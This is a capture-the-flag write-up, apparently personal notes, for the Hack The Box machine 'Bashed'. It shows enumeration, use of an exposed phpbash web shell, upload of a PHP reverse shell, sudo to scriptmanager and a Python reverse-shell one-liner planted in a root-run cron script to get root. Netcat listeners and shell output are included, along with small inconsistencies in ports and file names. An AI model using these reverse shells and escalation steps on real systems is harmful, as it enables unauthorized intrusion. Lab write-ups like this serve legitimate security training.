


Bashed-HTB

Enumeration

- using `sudo nmap -p- -A -T4 -Pn 10.10.10.68` to enumerate we find:

```
└─$ sudo nmap -p- -A -T4 -Pn 10.10.10.68
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 17:29 EST
Nmap scan report for 10.10.10.68
Host is up (0.059s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/30%OT=80%CT=1%CU=36815%PV=Y%DS=2%DC=T%G=Y%TM=65B9
OS:788B%P=x86_64-pc-linux-gnu)SEQ(SP=FA%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=8)O
OS:PS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CS
OS:T11NW7%O6=M53CST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)E
OS:CN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z
OS:%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=
OS:N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%
OS:CD=S)
Network Distance: 2 hops
TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   44.82 ms  10.10.14.1
2   45.21 ms  10.10.10.68
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.41 seconds
```

- We find a webpage on the ip address:



The article mentions about <https://github.com/Arrexel/phpbash>

- The github page states that a bash cli is present on the website accessible by xyz/phpbash.php hence we use dirbuster and find that it exists:

| | | |
|-----------------|-----|------|
| dev | 200 | 1337 |
| phpbash.min.php | 200 | 4734 |
| phpbash.php | 200 | 179 |

- We navigate to the above mentioned directory and find a bash terminal with user privileges where we can collect our flag from user.txt
- Then we upload a reverse shell from <https://github.com/pentestmonkey/php-reverse-shell> and execute it by visiting the webpage <http://10.10.10.68/uploads/reverse-php-shell.php>

while listening through netcat using `nc -nvlp 4444`

```
L$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.68] 54398
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/
Linux
01:47:28 up 1:26, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
$ su scriptmanager
su: must be run from a terminal
```

- We notice that we do not have full tty so we execute the following to gain full tty:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(inside the nc session) CTRL+Z; stty raw -echo; fg; ls; export
SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;
```

- After we gain full tty we find the linux version and other details using:

```
(cat /proc/version || uname -a ) 2>/dev/null
lsb_release -a 2>/dev/null # old, not by default on many systems
cat /etc/os-release 2>/dev/null # universal on modern systems
```

After which we found out the linux machine runs Ubuntu 16.04.2 LTS

```
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

For which we discovered an exploit <https://www.exploit-db.com/exploits/44298> which we compiled to a php file for uploading using `gcc 44298.c -o hax.php` which we uploaded using the phpbash.

- Now we can rename it from php to unnamed `mv hax.php hax` and make it executable

```
chmod +x hax
```

- We found out using `sudo -l` that scriptmanager can execute all commands without password

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

- So we can access the user by doing `sudo -u scriptmanager /bin/bash`

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$
```

- Found an unusual scripts folder

```
scriptmanager@bashed:/$ ls -la
ls -la
total 92
drwxr-xr-x 23 root root 4096 Jun 2 2022 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
-rw-r--r-- 1 root root 174 Jun 14 2022 .bash_history
drwxr-xr-x 2 root root 4096 Jun 2 2022 bin
drwxr-xr-x 3 root root 4096 Jun 2 2022 boot
drwxr-xr-x 19 root root 4140 Jan 31 00:21 dev
drwxr-xr-x 89 root root 4096 Jun 2 2022 etc
drwxr-xr-x 4 root root 4096 Dec 4 2017 home
lrwxrwxrwx 1 root root 32 Dec 4 2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 4 2017 lib
drwxr-xr-x 2 root root 4096 Jun 2 2022 lib64
drwx----- 2 root root 16384 Dec 4 2017 lost+found
drwxr-xr-x 4 root root 4096 Dec 4 2017 media
drwxr-xr-x 2 root root 4096 Jun 2 2022 mnt
drwxr-xr-x 2 root root 4096 Dec 4 2017 opt
dr-xr-xr-x 181 root root 0 Jan 31 00:20 proc
drwx----- 3 root root 4096 Jan 31 00:21 root
drwxr-xr-x 18 root root 4096 Jan 31 00:21 run
drwxr-xr-x 2 root root 4096 Dec 4 2017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jan 31 01:35 scripts
drwxr-xr-x 2 root root 4096 Feb 15 2017 srv
dr-xr-xr-x 13 root root 4096 Jan 31 01:15 sys
drwxrwxrwt 10 root root 4096 Jan 31 02:40 tmp
drwxr-xr-x 10 root root 4096 Dec 4 2017 usr
drwxr-xr-x 12 root root 4096 Jun 2 2022 var
lrwxrwxrwx 1 root root 29 Dec 4 2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
scriptmanager@bashed:/$ cd scripts
```

- We find a text.py file in that which executes frequently and makes a text.txt file which is owned by root:

```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 48
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jan 31 02:43 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
-rw-r--r-- 1 scriptmanager scriptmanager 216 Jan 31 01:25 .exploit.py
-rw-r--r-- 1 scriptmanager scriptmanager 5297 Jan 30 16:59 15023.c
-rwxr-xr-x 1 scriptmanager scriptmanager 17160 Jan 30 16:59 hax2
-rwxr-xr-x 1 scriptmanager scriptmanager 60 Jan 31 01:36 test.py
-rw-r--r-- 1 root root 12 Jan 31 01:29 test.txt.old
scriptmanager@bashed:/scripts$
```

- Using this cheatsheet <https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#perl> we make a test.py file with: `import`

```
socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.0.0.1", 4242)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); subprocess.call(["/bin/sh", "-i"])
```

- then use wget to move it to the scripts directory and replace the test.py

```
scriptmanager@bashed:/scripts$ wget http://10.10.14.25/test.py
wget http://10.10.14.25/test.py
--2024-01-31 03:17:12-- http://10.10.14.25/test.py
Connecting to 10.10.14.25:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 213 [text/x-python]
Saving to: 'test.py.1'

test.py.1          100%[=====>]      213  --.-KB/s    in 0s

2024-01-31 03:17:12 (46.2 MB/s) - 'test.py.1' saved [213/213]

scriptmanager@bashed:/scripts$ ls
ls
test.py test.py.1 test.txt
scriptmanager@bashed:/scripts$ mv test.py.1 test.py
mv test.py.1 test.py
```

- we get a root shell

```
(kali㉿kali)-[~/Downloads/Bashed]
└─$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.68] 48622
bash: cannot set terminal process group (959): Inappropriate ioctl for device
bash: no job control in this shell
root@bashed:/scripts#
```